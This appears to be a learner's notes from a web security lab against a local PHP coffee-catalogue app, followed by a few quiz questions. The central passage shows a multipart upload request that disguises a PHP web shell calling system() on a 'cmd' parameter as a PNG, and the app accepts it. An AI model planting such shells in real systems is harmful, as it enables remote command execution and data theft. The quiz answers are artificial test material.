
We can upload images.

Thumbnail	Name	Scoring	Region	Notes	Varietal	Action
	Mount Kona	Scoring: 90.3	Region: Hawaii	Notes: Vanilla, Caramel, Macadamia Nut	Varietal: Kona Typica	<input type="button" value="View"/> <input type="button" value="Add rating"/>
	Arabian Nights	Scoring: 88.6	Region: Yemen	Notes: Fig, Apricot, Honey	Varietal: Dawairi, Tuffahi	<input type="button" value="View"/> <input type="button" value="Add rating"/>
	Test	Scoring: 9.6	Region: Himalaia	Notes: Good	Varietal: 4	<input type="button" value="View"/> <input type="button" value="Add rating"/> Customer rating: No rating yet

Forward one of the requests to repeater.

We are going to get remote code execution.

First, we need to find where the file is stored.



Request

Pretty Raw Hex



```
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----320637942821299005851704438487
8 Content-Length: 1028
9 Content-Type: /localhost
10 Connection: close
11 Referer: http://localhost/capstone/admin/admin.php
12 Cookie: PHPSESSID=201de59e4156f69118d32bc1e1dd909
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18
19 -----320637942821299005851704438487
20 Content-Disposition: form-data; name="name"
21
22 Test -----320637942821299005851704438487
23 Content-Disposition: form-data; name="region"
24
25 Himalaya -----320637942821299005851704438487
26 Content-Disposition: form-data; name="scoring"
27
28 9.6 -----320637942821299005851704438487
29 Content-Disposition: form-data; name="varietal"
30
31 -----320637942821299005851704438487
32 Content-Disposition: form-data; name="notes"
33
34 4 -----320637942821299005851704438487
35 Content-Disposition: form-data; name="notes"
36
37 Good -----320637942821299005851704438487
38 Content-Disposition: form-data; name="roast"
39
40 Deep fry -----320637942821299005851704438487
41 Content-Disposition: form-data; name="image"; filename="coffee_logo.php"
42 Content-Type: image/png
43
44 PNG
45
46 -----320637942821299005851704438487-
47 Content-Type: /localhost
48
49 Info: $this[!DATAxw!lA<?php system($_GET['cmd']); ?>
50 -----320637942821299005851704438487-
```

Response

Pretty Raw Hex Render

```
</a>
</div>
33 <ul class="nav col-12 col-md-12 mb-2 justify-content-center mb-md-0">
34   <li>
35     <a href="/capstone/index.php" class="nav-link px-2 link-secondary">
36       Home
37     </a>
38   </li>
39   <div class="col-md-3 text-end">
40     <a href="/capstone/logout.php" class="btn btn-outline-secondary me-2">
41       Logout
42     </a>
43   </div>
44 </header>
45 <div class="alert alert-success" role="alert">
46   <p class="text-center m-0">
47     The file has been uploaded successfully.
48   </p>
49 </div>
50 <div class="album py-5 bg-body-tertiary" style="background-color: #EAEAEA !important">
51   <div class="container">
52     <h1>Add New Coffee</h1>
53     <form action="/capstone/admin/admin.php" method="post" enctype="multipart/form-data">
54       <div class="form-group">
55         <label for="name">
56           Coffee Name
57         </label>
58         <input type="text" class="form-control" id="name" name="name" required>
59       </div>
60       <div class="form-group">
61         <label for="region">
62           Region
63         </label>
64         <input type="text" class="form-control" id="region" name="region" required>
65       </div>
66       <div class="form-group">
67         <label for="scoring">
68           Scoring
69         </label>
70       </div>
71     </form>
72   </div>
73 </div>
```

I actually had two parenthesis instead of only one.



We are able to exfiltrate a lot of information, but I am yet to know if we can get a reverse shell in this scenario. I tried somethings I thought could work, but it did not.

Regardless, this is a good place to be. Now, we need more practice.

5 / 7

What is the best way to prevent SQL injection?

correct

Using parameterized statements

Blocking specific characters (e.g. quotes and keywords)

Using a WAF (Web Application Firewall)

Serializing data can be used to protect data in transit?

True

correct

False

